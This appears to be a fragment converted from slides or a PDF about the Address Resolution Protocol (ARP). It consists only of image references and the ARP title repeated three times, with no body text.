


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
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
# Address Resolution Protocol (ARP)




# Address Resolution Protocol (ARP)




# Address Resolution Protocol (ARP)



